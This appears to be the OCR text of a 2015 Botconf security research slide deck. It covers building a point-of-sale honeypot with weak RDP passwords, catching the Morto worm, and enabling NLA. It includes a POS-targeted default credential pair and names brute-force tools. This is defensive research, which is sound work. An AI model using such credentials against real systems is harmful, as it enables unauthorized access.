HONEY !? WHERE IS MY POS ?

Botconf 2015 – Marc Doudiet

T L P : W H I T E

#WHOAMI

KUDELSKI SECURITY

CYBER FUSION CENTER

#WHOAMI

- Senior Security Analyst, Kudelski Security in our “Advanced SOC”
- Hunting, malware reverse engineering, forensic investigation
- Focus on complex threat groups

GOAL OF THIS RESEARCH

- Credit card breaches are widespread but by nature confidential → Get more insight on techniques, tactics and procedures (TTP) regarding Point-of-Sale (POS) attacks
- Get data on possible detection mechanism
- Propose requirements for POS honeypot
- *BONUS: If lucky, attract unknown malware*

POINT OF SALE MALWARE

KUDELSKI SECURITY

WHAT IS A POS

The point of sale (POS) is the time and place where a retail transaction is completed (wikipedia)

- Used in retail industry and hospitality industries
- Could be hardware based
- Can also be installed on a standard operating system (for eg. Windows) << what I choose for the honeypot

POS MALWARE TIMELINE (NOT EXHAUSTIVE)

First public POS breach Feb 2002 (keylogger)


RAM scrapper disclosure:

- **Dexter (December 2012)**
- **Vskimmer (March 2013)**
- **BlackPOS aka “mmon” (2013)**
- **Alina (March 2013)**
- **ChewBacca (December 2013)**
- **NewPosThings (September 2014)**
- **…**


https://labs.opendns.com/pos-breaches/

HONEYPOT – LEVEL 1

INFRASTRUCTURE




DASHBOARD (MOLOCH)




	Start	Stop	Src IP	Src Port	Dst IP	Dst Port	Packets	Bytes	Node	Info
tcp	2015/09/27 15:00:19	2015/09/27 15:00:19	212.7.209.6 NLD	3389	[redacted]	3389	3	0 / 180	moloch-m01a	
tcp	2015/09/27 15:00:19	2015/09/27 15:00:19	212.7.209.6 NLD	3389	[redacted]	3389	3	0 / 180	moloch-m01a	
tcp	2015/09/27 14:56:01	2015/09/27 14:56:13	151.80.8.54 FRA	56321	[redacted]	3389	49	4,876 / 16,355	moloch-m01a	
tcp	2015/09/27 14:56:01	2015/09/27 14:56:13	151.80.8.54 FRA	56321	[redacted]	3389	49	4,876 / 16,355	moloch-m01a	
tcp	2015/09/27 14:55:52	2015/09/27 14:56:01	151.80.8.54 FRA	53238	[redacted]	3389	159	90,297 / 127,105	moloch-m01a	
tcp	2015/09/27 14:55:52	2015/09/27 14:56:01	151.80.8.54 FRA	53238	[redacted]	3389	159	90,297 / 127,105	moloch-m01a	
tcp	2015/09/27 14:55:51	2015/09/27 14:55:52	151.80.8.54 FRA	52759	[redacted]	3389	125	96,468 / 103,404	moloch-m01a	
tcp	2015/09/27 14:55:51	2015/09/27 14:55:52	151.80.8.54 FRA	52759	[redacted]	3389	125	96,468 / 103,404	moloch-m01a	
tcp	2015/09/27 14:55:43	2015/09/27 14:55:51	151.80.8.54 FRA	49740	[redacted]	3389	147	79,685 / 108,399	moloch-m01a	
tcp	2015/09/27 14:55:43	2015/09/27 14:55:51	151.80.8.54 FRA	49740	[redacted]	3389	147	79,685 / 108,399	moloch-m01a	
	2015/09/27	2015/09/27	151.80.8.54					96,468 /		

KUDELSKI SECURITY

DASHBOARD (SELKS)



DASHBOARD (OSSEC)





KUDELSKI SECURITY

SETUP OF THE HONEYPOT

- Windows 7
- POS software (doesn’t matter which one)
- RDP enabled
- Weak passwords
- Fake website selling leather stuff (same IP as the RDP)
- Reverse DNS showing “POS” in it

WEBSITE AND STOCK





Item #	Item Name	Department	Item Description	Mobile
1	leather jacket - men	System	Jacket leather - brown or black (Aviator style)	
2	Coat Fur	System	Coat with hood	

FIRST INFECTION

After 3 hours I got a hit !

ANALYSIS

Traffic

- Seeing the honeypot connecting with RDP to other hosts (?)
- Not seeing traffic to a CnC

Host based

- New binary on the host → let's check

BINARY

- Binary is “morto”
- Worm spreading since 2011
- Trying to brute force weak passwords

BINARY

- Binary is “morto”
- Worm spreading since 2011
- Trying to brute force weak passwords

HONEYPOT – LEVEL 2

KUDELSKI SECURITY

REVIEW THE WORDLIST

Thanks to @xylitol and Patriq for hints and a wordlist targeting POS

- Username: pos
- Password: pos

Maybe I could figure it out by myself …

ENABLE NLA

"Network Level Authentication is an authentication method that can be used to enhance RD Session Host server security by requiring that the user be authenticated to the RD Session Host server before a session is created." (technet.microsoft.com)

- Basically, "Morto" worm cannot authenticate when NLA is enabled (maybe was coded before)

STILL WAITING ….

- Much better as I didn’t get any lame worms
- Not sure that the tools used for brute-force attacks can handle NLA (hydra and medusa doesn’t seems to work …)
- After 1 week, no connections …

- Started to infect the honeypot with published samples (Alina, Jackpos, Dexter, …). Maybe they will try to connect to the host to move laterally …
  - Seems that they just wait for Credit Card numbers to pop up on their panels
  - Didn’t see connections on RDP after infection

